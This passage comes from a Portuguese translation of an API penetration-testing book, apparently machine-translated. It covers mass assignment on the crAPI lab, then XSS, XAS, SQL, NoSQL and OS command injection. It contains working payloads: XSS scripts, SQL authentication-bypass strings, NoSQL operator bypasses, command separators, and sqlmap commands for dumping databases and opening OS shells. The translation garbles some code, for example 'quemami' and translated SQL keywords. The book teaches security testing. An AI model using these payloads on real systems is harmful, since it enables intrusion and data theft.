<p>(?) Payload Options [Simple list]</p> <p>This payload type lets you configure a simple list of strings that are used as payloads.</p> <div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 10px;"> <input type="button" value="Paste"/> <input type="button" value="PUT"/> <input type="button" value="Load ..."/> <input type="button" value="POST"/> <input type="button" value="Remove"/> <input type="button" value="HEAD"/> <input type="button" value="Clear"/> <input type="button" value="DELETE"/> <input type="button" value="CONNECT"/> <input type="button" value="PATCH"/> <input type="button" value="OPTIONS"/> </div> <p><input type="button" value="Add"/> <input type="text" value="Enter a new item"/></p>					

Figura 11-2: Métodos de solicitação do Burp Suite Intruder com cargas úteis

Results	Target	Positions	Payloads	Resource Pool	Options
Filter: Showing all items					
Request ^	Payload	Status	Error	Timeout	Length
0		200	<input type="checkbox"/>	<input type="checkbox"/>	534
1	PUT	405	<input type="checkbox"/>	<input type="checkbox"/>	295
2	POST	400	<input type="checkbox"/>	<input type="checkbox"/>	361
3	HEAD	200	<input type="checkbox"/>	<input type="checkbox"/>	219
4	DELETE	405	<input type="checkbox"/>	<input type="checkbox"/>	298
5	CONNECT	405	<input type="checkbox"/>	<input type="checkbox"/>	299
6	PATCH	405	<input type="checkbox"/>	<input type="checkbox"/>	297
7	OPTIONS	200	<input type="checkbox"/>	<input type="checkbox"/>	417

Request	Response	...
	<pre>Pretty Raw Hex Render In ⌂</pre> <pre> 1 HTTP/1.1 400 Bad Request 2 Server: openresty/1.17.8.2 3 Date: 4 Content-Type: application/json 5 Connection: close 6 Allow: GET, POST, HEAD, OPTIONS 7 Vary: Origin, Cookie 8 X-Frame-Options: SAMEORIGIN 9 Content-Length: 112 10 11 { "name": ["This field is required."], "price": ["This field is required."], "image_url": ["This field is required."] } </pre>	

Figura 11-3: Resultados do Burp Suite Intruder

A resposta nos informa que omitimos determinados campos obrigatórios da solicitação POST. A melhor parte é que a API nos informa os parâmetros necessários. Se pensarmos bem, podemos supor que a solicitação provavelmente foi feita para ser usada por um administrador da crAPI para atualizar o armazenamento da crAPI. No entanto, como essa solicitação não é restrita aos administradores, provavelmente nos deparamos com uma vulnerabilidade combinada de atribuição em massa e BFLA. Talvez possamos criar um novo item na loja e atualizar nosso crédito ao mesmo tempo:

POST /workshop/api/shop/products HTTP/1.1 Host:

192.168.195.130:8888

Autorização: Portador **UserA-Token**

```
{ "name": "TEST1",
  "price":25, "image_url": "string",
  "credit":1337
}
```

Essa solicitação foi bem-sucedida com uma resposta HTTP 200 OK! Se visitarmos a loja crAPI em um navegador, perceberemos que criamos com êxito um novo item na loja com um novo preço de 25, mas, infelizmente, nosso crédito não foi afetado. Se comprarmos esse item, veremos que ele subtrai automaticamente esse valor do nosso crédito, como qualquer transação normal da loja.

Agora é hora de colocar nosso chapéu de adversário e pensar nessa lógica de negócios. Como consumidores da crAPI, não deveríamos poder adicionar produtos à loja ou ajustar os preços... mas podemos. Se os desenvolvedores programaram a API com a suposição de que somente usuários confiáveis adicionariam produtos à loja crAPI, o que poderíamos fazer para explorar essa situação? Poderíamos dar a nós mesmos um desconto extremo em um produto - talvez um negócio tão bom que o preço seja, na verdade, um número negativo:

POST /workshop/api/shop/products HTTP/1.1 Host:

192.168.195.130:8888

Autorização: Portador UserA-Token

```
{
  "name": "MassAssignment SPECIAL",
  "price":-5000,
  "image_url": "https://example.com/chickendinner.jpg"
}
```

O item MassAssignment SPECIAL é único: se você comprá-lo, a loja lhe pagará 5.000 créditos. Com certeza, essa solicitação recebe uma resposta HTTP 200 OK. Como você pode ver na Figura 11-4, adicionamos com êxito o item à loja crAPI.




Figura 11-4: O ESPECIAL MassAssignment na crAPI

Ao comprar essa oferta especial, adicionamos mais US\$ 5.000 ao nosso saldo disponível (veja a Figura 11-5).




Figura 11-5: Saldo disponível no crAPI

Como você pode ver, nossa exploração de atribuição em massa teria graves consequências para qualquer empresa com essa vulnerabilidade. Espero que sua recompensa por essa descoberta supere em muito o crédito que você poderia adicionar à sua conta! No próximo capítulo, começaremos nossa jornada pela ampla variedade de possíveis ataques de injeção que podemos usar contra APIs.

12

API INJECTION



Este capítulo o orienta na detecção e exploração de várias vulnerabilidades de injeção importantes. Solicitações de API que são vulneráveis à injeção permitem que você envie entradas que são executadas diretamente pelas tecnologias de suporte da API (como o aplicativo da Web, o banco de dados ou o sistema operacional em execução no servidor), ignorando as medidas de validação de entrada.

Normalmente, os ataques de injeção são nomeados de acordo com a tecnologia que visam. As técnicas de injeção de banco de dados, como a injeção de SQL, aproveitam os bancos de dados SQL, enquanto a injeção de NoSQL aproveita os bancos de dados NoSQL. Os ataques de script entre sites (XSS) inserem scripts em páginas da Web que são executadas no navegador do usuário. O scripting entre APIs (XAS) é semelhante ao XSS, mas utiliza aplicativos de terceiros ingeridos pela API que você está atacando. A injeção de comando é um ataque contra o sistema operacional do servidor da Web que permite enviar comandos do sistema operacional.

As técnicas demonstradas ao longo deste capítulo também podem ser aplicadas a outros ataques de injeção. Como uma das descobertas mais graves que você pode encontrar, a injeção de API pode levar a um comprometimento total dos dados mais confidenciais de um alvo ou até mesmo conceder acesso à infraestrutura de suporte.

Descobrindo vulnerabilidades de injeção

Antes de injetar uma carga útil usando uma API, é necessário descobrir os locais em que a API aceita a entrada do usuário. Uma maneira de descobrir esses pontos de injeção é fazer fuzzing e analisar as respostas que você recebe. Você deve tentar ataques de injeção em todas as entradas possíveis, especialmente nas seguintes:

- Chaves de API
- Tokens
- Cabeçalhos
- Strings de consulta no URL
- Parâmetros em solicitações POST/PUT

Sua abordagem de fuzzing dependerá da quantidade de informações que você conhece sobre o alvo. Se você não estiver preocupado em fazer barulho, poderá enviar uma variedade de entradas de fuzzing que provavelmente causarão um problema em muitas tecnologias de suporte possíveis. No entanto, quanto mais você souber sobre a API, melhores serão seus ataques. Se você souber qual banco de dados o aplicativo usa, qual sistema operacional está sendo executado no servidor Web ou a linguagem de programação na qual o aplicativo foi escrito, poderá enviar cargas úteis direcionadas para detectar vulnerabilidades nessas tecnologias específicas.

Depois de enviar suas solicitações de fuzzing, procure respostas que contenham uma mensagem de erro detalhada ou alguma outra falha no tratamento adequado da solicitação. Em particular, procure qualquer indicação de que sua carga útil contornou os controles de segurança e foi interpretada como um comando, seja no nível do sistema operacional, da programação ou do banco de dados. Essa resposta pode ser. Isso pode ser óbvio, como uma mensagem do tipo "SQL Syntax Error" (Erro de sintaxe do SQL) ou algo sutil, como levar um pouco mais de tempo para processar uma solicitação. Você pode até ter sorte e receber um dump de erro detalhado que pode lhe fornecer muitos detalhes sobre o host.

Quando você se deparar com uma vulnerabilidade, certifique-se de testar todos os endpoints semelhantes quanto a essa vulnerabilidade. É provável que, se você encontrar um ponto fraco no endpoint `/file/upload`, todos os endpoints com um recurso de upload, como `/image/upload` e `/account/upload` têm o mesmo problema.

Por fim, é importante observar que vários desses ataques de injeção já existem há décadas. A única particularidade da injeção de API é que a API fornece um método de entrega mais recente para o ataque. Como as vulnerabilidades de injeção são bem conhecidas e geralmente têm um impacto prejudicial na segurança do aplicativo, elas geralmente são bem protegidas contra elas.

XSS (Cross-Site Scripting)

O XSS é uma vulnerabilidade clássica de aplicativos da Web que existe há décadas. Se você já está familiarizado com o ataque, deve estar se perguntando: o XSS é uma ameaça relevante à segurança da API? É claro que sim, especialmente se os dados enviados pela API interagirem com o aplicativo da Web no navegador.

Em um ataque de XSS, o invasor insere um script mal-intencionado em um site enviando entradas do usuário que são interpretadas como JavaScript ou HTML pelo navegador do usuário. Geralmente, os ataques de XSS injetam uma mensagem pop-up em uma página da Web que instrui o usuário a clicar em um link que o redireciona para o conteúdo malicioso do invasor.

Em um aplicativo da Web, a execução de um ataque XSS normalmente consiste em injetar cargas úteis XSS em diferentes campos de entrada no site. Quando se trata de testar APIs para XSS, seu objetivo é encontrar um ponto de extremidade que permita enviar solicitações que interajam com o aplicativo da Web de front-end. Se o aplicativo não higienizar a entrada da solicitação, a carga útil de XSS poderá ser executada na próxima vez que um usuário visitar a página do aplicativo.

Dito isso, para que esse ataque seja bem-sucedido, as estrelas precisam se alinhar. Como o XSS já existe há algum tempo, os defensores da API são rápidos em eliminar oportunidades de aproveitar facilmente esse ponto fraco. Além disso, o XSS tira proveito dos navegadores da Web que carregam scripts do lado do cliente; portanto, se uma API não interagir com um navegador da Web, as chances de explorar essa vulnerabilidade são mínimas ou nulas.

Aqui estão alguns exemplos de cargas úteis de XSS:

```
<script>alert("xss")</script>
<script>alert(1);</script>
<%00script>alert(1)</%00script>
SCRIPT>alert("XSS");//SCRIPT>
```

Cada um desses scripts tenta iniciar um alerta em um navegador. As variações entre os payloads são tentativas de contornar a validação de entrada do usuário.

Normalmente, um aplicativo da Web tentará evitar ataques de XSS filtrando caracteres diferentes ou impedindo o envio de caracteres em primeiro lugar. Às vezes, fazer algo simples, como adicionar um byte nulo (%00) ou colocar letras diferentes em maiúsculas, pode contornar as proteções dos aplicativos Web. Falaremos mais detalhadamente sobre como burlar os controles de segurança no [Capítulo 13](#).

Para cargas úteis de XSS específicas de API, recomendo fortemente os seguintes recursos:

Lista de carga útil XSS da Payload Box Essa lista contém mais de 2.700 scripts XSS que podem desencadear um ataque XSS bem-sucedido (<https://github.com/payloadbox/xss-payload-list>).

Lista de palavras do Wfuzz Uma lista de palavras mais curta incluída em uma de nossas principais ferramentas. Útil para uma verificação rápida de XSS (<https://github.com/xmendez/wfuzz/tree/master/wordlist>).

NetSec.expert XSS payloads Contém explicações sobre diferentes payloads XSS e seus casos de uso. Útil para entender melhor cada carga útil e realizar ataques mais precisos (<https://netsec.expert/posts/xss-in-2020>).

Se a API implementar alguma forma de segurança, muitas de suas tentativas de XSS deverão produzir resultados semelhantes, como 405 Bad Input ou 400 Bad Request.

No entanto, observe atentamente os valores discrepantes. Se você encontrar solicitações que resultem em alguma forma de resposta bem-sucedida, tente atualizar a página da Web relevante em seu navegador para ver se a tentativa de XSS a afetou.

Ao analisar os aplicativos Web em busca de possíveis pontos de injeção de XSS de API, procure solicitações que incluam entrada do cliente e sejam usadas para exibir informações no aplicativo Web. Uma solicitação usada para qualquer um dos itens a seguir é uma excelente candidata:

- Atualização das informações do perfil do usuário
- Atualização de informações de "curtidas" em mídias sociais
- Atualização de produtos da loja de comércio eletrônico
- Publicação em fóruns ou seções de comentários

Pesquise solicitações no aplicativo da Web e, em seguida, faça fuzz com uma carga útil de XSS. Analise os resultados em busca de códigos de status anômalos ou bem-sucedidos.

Script entre APIs (XAS)

XAS é um script entre sites executado em APIs. Por exemplo, imagine que o blog hAPI Hacking tenha uma barra lateral alimentada por um feed de notícias do LinkedIn. O blog tem uma conexão de API com o LinkedIn, de modo que quando uma nova postagem é adicionada ao feed de notícias do LinkedIn, ela também aparece na barra lateral do blog. Se os dados recebidos do LinkedIn não forem higienizados, há uma chance de que uma carga útil XAS adicionada a um feed de notícias do LinkedIn possa ser injetada no blog. Para testar isso, você poderia publicar uma atualização do feed de notícias do LinkedIn contendo um script XAS e verificar se ele é executado com êxito no blog.

O XAS tem mais complexidades do que o XSS, porque o aplicativo Web deve atender a determinadas condições para que o XAS seja bem-sucedido. O aplicativo Web deve higienizar de forma inadequada os dados enviados por meio de sua própria API ou de uma API de terceiros. A entrada da API também deve ser injetada no aplicativo Web de uma forma que inicie o script. Além disso, se você estiver tentando atacar seu alvo por meio de uma API de terceiros, o número de solicitações que pode fazer por meio da plataforma poderá ser limitado.

Além desses desafios gerais, você encontrará o mesmo desafio inerente aos ataques XSS: validação de entrada. O provedor de API pode tentar impedir que determinados caracteres sejam enviados por meio da API. Como o XAS é apenas outra forma de XSS, você pode usar as cargas úteis de XSS descritas na seção anterior.

Além de testar APIs de terceiros para XAS, você pode procurar a vulnerabilidade nos casos em que a API de um provedor adiciona conteúdo ou faz alterações em seu aplicativo Web. Por exemplo, digamos que o blog hAPI Hacking permita que os usuários atualizem seus perfis de usuário por meio de um navegador ou de uma solicitação POST para o endpoint da API `/api/profile/update`. A equipe de segurança do blog hAPI Hacking pode ter gasto todo o seu tempo protegendo o blog de entradas fornecidas usando o aplicativo da Web, ignorando completamente a API

como um vetor de ameaças. Nessa situação, você pode tentar enviar uma solicitação típica de atualização de perfil contendo sua carga útil em um campo da solicitação POST:

```
POST /api/profile/update HTTP/1.1 Host:  
hapihackingblog.com Authorization:  
hAPI.hacker.token Content-Type:  
application/json  
  
{  
    "fname": "hAPI",  
    "lname": "Hacker",  
    "city": "<script>alert('xas')</script>"  
}
```

Se a solicitação for bem-sucedida, carregue a página da Web em um navegador para ver se o script é executado. Se a API implementar a validação de entrada, o servidor poderá emitir uma resposta HTTP 400 Bad Request, impedindo que você envie scripts como cargas úteis. Nesse caso, tente usar o Burp Suite ou o Wfuzz para enviar uma grande lista de scripts XAS/XSS em uma tentativa de localizar alguns que não resultem em uma resposta 400.

Outra dica útil do XAS é tentar alterar o cabeçalho Content-Type para induzir a API a aceitar uma carga útil de HTML para gerar o script:

```
Content-Type: text/html
```

O XAS exige que uma situação específica esteja em vigor para que possa ser explorado. Dito isso, os defensores da API geralmente fazem um trabalho melhor na prevenção de ataques que existem há mais de duas décadas, como XSS e injeção de SQL, do que ataques mais novos e mais complexos, como o XAS.

Injeção de SQL

Uma das vulnerabilidades mais conhecidas de aplicativos da Web, a injeção de SQL, permite que um invasor remoto interaja com o banco de dados SQL de back-end do aplicativo. Com esse acesso, um invasor pode obter ou excluir dados confidenciais, como números de cartão de crédito, nomes de usuário, senhas e outras joias. Além disso, um invasor poderia aproveitar a funcionalidade do banco de dados SQL para contornar a autenticação e até mesmo obter acesso ao sistema.

Essa vulnerabilidade existe há décadas e parecia estar diminuindo antes que as APIs apresentassem uma nova maneira de realizar ataques de injeção. Ainda assim, os defensores das APIs têm se empenhado em detectar e impedir injeções de SQL nas APIs. Portanto, não é provável que esses ataques sejam bem-sucedidos. Na verdade, o envio de solicitações que incluem cargas úteis de SQL pode chamar a atenção da equipe de segurança do seu alvo ou fazer com que seu token de autorização seja banido.

Felizmente, muitas vezes é possível detectar a presença de um banco de dados SQL de maneiras menos óbvias. Ao enviar uma solicitação, tente solicitar o inesperado. Por exemplo, dê uma olhada na documentação do Swagger mostrada na Figura 12-1 para um endpoint Pixi.

The screenshot shows the Swagger UI for the Pixi API. At the top, there's a 'PUT' button and the endpoint '/api/user/edit_info' followed by the description 'edit user information'. Below this, a note says 'user supplies valid token and receives all user info'. A 'Parameters' section follows, with a table:

Name	Description
user * required (body)	userobject Example Value Model

A code block shows the JSON example for the 'user' parameter:

```
{  
    "id": 1,  
    "user": "email@email.com",  
    "pass": "p@ssword1",  
    "name": "Johnny Appleseed",  
    "is_admin": true,  
    "account_balance": 0  
}
```

Below the table, a 'Parameter content type' dropdown is set to 'application/json'.

Figura 12-1: Documentação Swagger da API do Pixi

Como você pode ver, o Pixi espera que o consumidor forneça determinados valores no corpo de uma solicitação. O valor "id" deve ser um número, "name" espera uma cadeia de caracteres e "is_admin" espera um valor booleano, como true ou false. Tente fornecer uma cadeia de caracteres onde é esperado um número, um número onde é esperada uma cadeia de caracteres e um número ou cadeia de caracteres onde é esperado um valor booleano. Se uma API estiver esperando um número pequeno, envie um número grande e, se ela estiver esperando uma cadeia de caracteres pequena, envie uma cadeia grande. Ao solicitar o inesperado, você provavelmente descobrirá uma situação que os desenvolvedores não previram, e o banco de dados poderá retornar um erro na resposta. Esses erros geralmente são detalhados, revelando informações confidenciais sobre o banco de dados.

Ao procurar solicitações para injecções em bancos de dados, procure aquelas que permitam a entrada do cliente e que possam interagir com um banco de dados. Na Figura 12-1, há uma boa chance de que as informações coletadas do usuário sejam armazenadas em um banco de dados e que a solicitação PUT nos permita atualizá-las. Como é provável que haja uma interação com o banco de dados, a solicitação é uma boa candidata a alvo em um ataque de injeção de banco de dados. Além de

Ao fazer solicitações óbvias como essa, você deve fazer o fuzz de tudo, em todos os lugares, pois poderá encontrar indícios de um ponto fraco de injeção de banco de dados em solicitações menos óbvias.

Esta seção abordará duas maneiras fáceis de testar se um aplicativo é vulnerável à injeção de SQL: enviar manualmente metacaracteres como entrada para a API e usar uma solução automatizada chamada SQLmap.

Envio manual de metacaracteres

Os metacaracteres são caracteres que o SQL trata como funções e não como dados. Por exemplo, -- é um metacaractere que diz ao interpretador SQL para ignorar a entrada a seguir porque é um comentário. Se um ponto de extremidade de API não filtrar a sintaxe SQL das solicitações de API, todas as consultas SQL passadas para o banco de dados a partir da API serão executadas.

Aqui estão alguns metacaracteres SQL que podem causar alguns problemas:

```
''                      ' OU '1
;%00                   ' OU 1 -- -
-                      " OU """ =
--                     " OU 1 = 1 --
---                    'OU " = 'OU
;                      1=1
```

Todos esses símbolos e consultas têm o objetivo de causar problemas nas consultas SQL. Um byte nulo como ;%00 pode fazer com que um erro detalhado relacionado ao SQL seja enviado como resposta. O OR 1=1 é uma instrução condicional que significa literalmente "ou a instrução a seguir é verdadeira" e resulta em uma condição verdadeira para a consulta SQL em questão. As aspas simples e duplas são usadas no SQL para indicar o início e o fim de uma cadeia de caracteres, portanto, as aspas podem causar um erro ou um estado exclusivo. Imagine que o backend esteja programado para lidar com o processo de autenticação da API com uma consulta SQL como a seguinte, que é uma consulta de autenticação SQL que verifica o nome de usuário e a senha:

```
SELECT * FROM userdb WHERE nome de usuário = "hAPI_hacker" AND senha = "Password1!"
```

A consulta recupera os valores hAPI_hacker e Password1! da entrada do usuário. Se, em vez de uma senha, fornecêssemos à API o valor ' OR 1=1-- -, a consulta SQL poderia ter a seguinte aparência:

```
SELECT * FROM userdb WHERE nome de usuário = 'hAPI_hacker' OR 1=1-- -
```

Isso seria interpretado como a seleção do usuário com uma declaração verdadeira e a omissão do requisito de senha, já que ela foi comentada. A consulta não verifica mais a existência de uma senha e o usuário recebe acesso. O ataque pode ser realizado nos campos de nome de usuário e senha. Em uma consulta SQL, os traços (--) representam o início de um comentário de linha única. Isso transforma tudo o que estiver dentro da linha de consulta seguinte em um comentário que não será processado. As aspas simples e duplas podem ser usadas para escapar da consulta atual para causar um erro ou para anexar sua própria consulta SQL.

A lista anterior existe há anos em várias formas, e os defensores da API também estão cientes de sua existência. Portanto, certifique-se de tentar várias formas de solicitar o inesperado.

Mapa SQL

Uma das minhas maneiras favoritas de testar automaticamente uma API em relação à injeção de SQL é salvar uma solicitação potencialmente vulnerável no Burp Suite e, em seguida, usar o SQLmap contra ela. Você pode descobrir possíveis pontos fracos de SQL fazendo fuzzing em todas as entradas potenciais de uma solicitação e, em seguida, analisando as respostas em busca de anomalias.

No caso de uma vulnerabilidade de SQL, essa anomalia normalmente é uma resposta SQL detalhada, como "O banco de dados SQL não consegue atender à sua solicitação...".

Depois de salvar a solicitação, inicie o SQLmap, um dos pacotes padrão do Kali que pode ser executado na linha de comando. Seu comando do SQLmap pode se parecer com o seguinte:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p password
```

A opção `-r` permite que você especifique o caminho para a solicitação salva. A opção `-p` permite que você especifique os parâmetros exatos que deseja testar quanto à injeção de SQL. Se você não especificar um parâmetro a ser atacado, o SQLmap atacará todos os parâmetros, um após o outro. Isso é ótimo para realizar um ataque completo a uma solicitação simples, mas uma solicitação com muitos parâmetros pode ser bastante demorada. O SQLmap testa um parâmetro de cada vez e informa quando é improvável que um parâmetro seja vulnerável. Para ignorar um parâmetro, use a opção `n`. Atalho de teclado `CTRL-C` para abrir as opções de varredura do SQLmap e usar a opção `n` para passar para o próximo parâmetro.

Quando o SQLmap indicar que um determinado parâmetro pode ser injetável, tente explorá-lo. Há duas etapas principais a seguir, e você pode escolher qual delas seguir primeiro: despejar todas as entradas do banco de dados ou tentar obter acesso ao sistema. Para despejar todas as entradas do banco de dados, use o seguinte:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param -dump-all
```

Se você não estiver interessado em despejar todo o banco de dados, poderá usar o comando `--dump` para especificar a tabela e as colunas exatas que deseja:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param -dump -T users -C password -D helpdesk
```

Esse exemplo tenta despejar a coluna de senha da tabela de usuários no banco de dados do helpdesk. Quando esse comando for executado com êxito, o SQLmap exibirá as informações do banco de dados na linha de comando e exportará as informações para um arquivo CSV.

Às vezes, as vulnerabilidades de injeção de SQL permitem que você carregue um shell da Web no servidor que pode ser executado para obter acesso ao sistema. Você poderia usar um dos comandos do SQLmap para tentar carregar automaticamente um shell da Web e executar o shell para conceder acesso ao sistema:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param -os-shell
```

Esse comando tentará aproveitar o acesso ao comando SQL dentro do parâmetro vulnerável para carregar e iniciar um shell. Se for bem-sucedido, isso lhe dará acesso a um shell interativo com o sistema operacional.

Como alternativa, você pode usar a opção os-pwn para tentar obter um shell usando o Meterpreter ou a VNC:

```
$ sqlmap -r /home/hapihacker/burprequest1 -p vuln-param -os-pwn
```

As injeções de SQL de API bem-sucedidas podem ser poucas e raras, mas se você encontrar um ponto fraco, o impacto pode levar a um comprometimento grave da base de dados e dos servidores afetados. Para obter mais informações sobre o SQLmap, consulte sua documentação em <https://github.com/sqlmapproject/sqlmap#readme>.

Injeção de NoSQL

As APIs geralmente usam bancos de dados NoSQL devido à sua capacidade de escalonamento com os projetos de arquitetura comuns entre as APIs, conforme discutido no [Capítulo 1](#). Pode até ser mais comum você descobrir bancos de dados NoSQL do que bancos de dados SQL. Além disso, as técnicas de injeção de NoSQL não são tão conhecidas quanto suas contrapartes estruturadas. Devido a esse pequeno fato, pode ser mais provável que você encontre injeções NoSQL.

Ao pesquisar, lembre-se de que os bancos de dados NoSQL não compartilham tantos pontos em comum quanto os diferentes bancos de dados SQL. *NoSQL* é um termo genérico que significa que o banco de dados não usa SQL. Portanto, esses bancos de dados têm estruturas, modos de consulta, vulnerabilidades e explorações exclusivas. Em termos práticos, você realizará muitos ataques semelhantes e o b t e r á solicitações semelhantes, mas suas cargas úteis reais variarão.

A seguir estão os metacaracteres NoSQL comuns que você poderia enviar em uma chamada de API para manipular o banco de dados:

```
$gt          || '1'=='1
{"$gt": ""}
{"$gt":-1}    //''a\\\'a ||'1'=='1';// ''{};
$ne          ""\;{}"
 {"$ne": ""}
 {"$ne":-1}   ""\V$[].>
 $nin         {"$where": "sleep(1000)"}
 {"$nin":1}
 {"$nin":[]}
```

Uma observação sobre alguns desses metacaracteres NoSQL: como mencionamos no [Capítulo 1](#), \$gt é um operador de consulta NoSQL do MongoDB que seleciona documentos que são maiores que o valor fornecido. O operador de consulta \$ne seleciona documentos em que o valor não é igual ao valor fornecido. O operador \$nin é o operador "not in", usado para selecionar documentos em que o valor do campo não está dentro da matriz especificada. Muitos dos outros na lista contêm símbolos destinados a causar erros detalhados ou outros comportamentos interessantes, como ignorar a autenticação ou aguardar 10 segundos.

Qualquer coisa fora do comum deve incentivá-lo a testar completamente o banco de dados. Quando você envia uma solicitação de autenticação de API, uma possível resposta para uma senha incorreta é algo como o seguinte, que vem da coleção da API do Pixi:

```
HTTP/1.1 202 Aceito X-
Powered-By: Express
Content-Type: application/json; charset=utf-8
```

```
{"message": "sorry pal, invalid login"}
```

Observe que uma resposta com falha inclui um código de status 202 Accepted e uma mensagem de login com falha. A falsificação do ponto de extremidade `/api/login` com determinados símbolos resulta em mensagens de erro detalhadas. Por exemplo, a carga útil "`\\"; {}`" enviada como parâmetro de senha pode causar a seguinte mensagem 400 Bad Request.

```
HTTP/1.1 400 Bad Request X-
Powered-By: Express
```

--snip--

```
SyntaxError: Unexpected token ; in JSON at position 54<br> &nbsp; &nbsp;at JSON.parse (&lt;anonymous&gt;)<br> [...]
```

Infelizmente, a mensagem de erro não indica nada sobre o banco de dados em uso. No entanto, essa resposta exclusiva indica que essa solicitação tem um problema com o tratamento de determinados tipos de entrada do usuário, o que pode ser uma indicação de que ela é potencialmente vulnerável a um ataque de injeção. Esse é exatamente o tipo de resposta que deve incitá-lo a concentrar seus testes. Como temos nossa lista de cargas úteis NoSQL, podemos definir a posição de ataque para a senha com nossas cadeias de caracteres NoSQL:

```
POST /login HTTP/1.1
Host: 192.168.195.132:8000
--snip--
user=hapi%40hacker.com&pass=$Password1%21$
```

Como já temos essa solicitação salva em nossa coleção Pixi, vamos tentar nosso ataque de injeção com o Postman. O envio de várias solicitações com as cargas úteis de fuzzing NoSQL resulta em respostas 202 Accepted, conforme visto com outras tentativas de senha incorreta na Figura 12-2.

Como você pode ver, as cargas úteis com comandos NoSQL aninhados `{"$gt": ""}` e `{"$ne": ""}` resultam em injeção bem-sucedida e desvio de autenticação.

The screenshot shows a POST request to `/{{baseUrl}}/api/login`. The Body tab is selected, showing a JSON payload:

```

1 [
2   "user": "hapihacker@email.com",
3   "pass": {"$gt": ""}
4 ]

```

The response body is displayed in Pretty format:

```

1 {
2   "message": "Token is a header JWT",
3   "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJlc2VyIjp7Il9pZCI6NDYsImVtYWlsIjoiaGFwaWhhY2tlckB1bWFpbC5jb20iLCJwYXNzd
mYWNlcj90d2l0dGVyL2VsX2Z1ZXJ0aXnpbW8vMTI4LmpwZyIsImFjY291bnRfYmFsYW5jZSI6
9NqdksMUuyPV5qSgZSVBAUVZ75fuaL1QF43-8qGHNw8"
4 }

```

Figura 12-2: Ataque de injeção NoSQL bem-sucedido usando o Postman

Injeção de comandos do sistema operacional

A injeção de comandos do sistema operacional é semelhante aos outros ataques de injeção que abordamos neste capítulo, mas, em vez de, digamos, consultas a bancos de dados, você injetará um separador de comandos e comandos do sistema operacional. Quando estiver executando a injeção do sistema operacional, é muito útil saber qual sistema operacional está em execução no servidor de destino. Certifique-se de tirar o máximo proveito de suas varreduras do Nmap durante o reconhecimento, na tentativa de obter essas informações.

Como em todos os outros ataques de injeção, você começará encontrando um possível ponto de injeção. A injeção de comandos do sistema operacional normalmente requer a capacidade de aproveitar os comandos do sistema aos quais o aplicativo tem acesso ou escapar completamente do aplicativo. Alguns dos principais locais a serem visados incluem strings de consulta de URL, parâmetros de solicitação e cabeçalhos, bem como qualquer solicitação que tenha gerado erros únicos ou detalhados (especialmente aqueles que contêm informações do sistema operacional) durante tentativas de fuzzing.

Caracteres como os seguintes atuam como *separadores de comando*, o que permite que um programa emparelhe vários comandos em uma única linha. Se um aplicativo da Web estiver vulnerável, ele permitirá que um invasor adicione separadores de comando a um comando existente e depois o siga com comandos adicionais do sistema operacional:

	'
	"
&	;
&&	""

Se você não conhece o sistema operacional subjacente do alvo, coloque suas habilidades de fuzzing de API para trabalhar usando duas posições de carga útil: uma para o separador de comandos seguida por uma segunda para o comando do sistema operacional. A Tabela 12-1 é uma pequena lista de possíveis comandos do sistema operacional a serem usados.

Tabela 12-1: Comandos comuns do sistema operacional a serem usados em ataques de injeção

Sistema operacional	Comando	Descrição
Windows	ipconfig	Mostra a configuração da rede
	dir	Imprime o conteúdo de um diretório
	ver	Imprime o sistema operacional e a versão
	echo %CD%	Imprime o diretório de trabalho atual
*nix (Linux e Unix)	whoami	Imprime o usuário atual
	ifconfig	Mostra a configuração da rede
	ls	Imprime o conteúdo de um diretório
	uname -a	Imprime o sistema operacional e a versão
	pwd	Imprime o diretório de trabalho atual
	quemami	Imprime o usuário atual

Para realizar esse ataque com o Wfuzz, você pode fornecer manualmente uma lista de comandos ou fornecê-los como uma lista de palavras. No exemplo a seguir, salvei todos os meus separadores de comando no arquivo *commandsep.txt* e os comandos do sistema operacional como *os-cmds.txt*:

```
$ wfuzz -z file,wordlists/commandsep.txt -z file,wordlists/os-cmds.txt http://vulnerableAPI.com/api/users/query?=WFUZZWFUZZZ
```

Para realizar esse mesmo ataque no Burp Suite, você pode usar um ataque de bomba de fragmentação do Intruder.

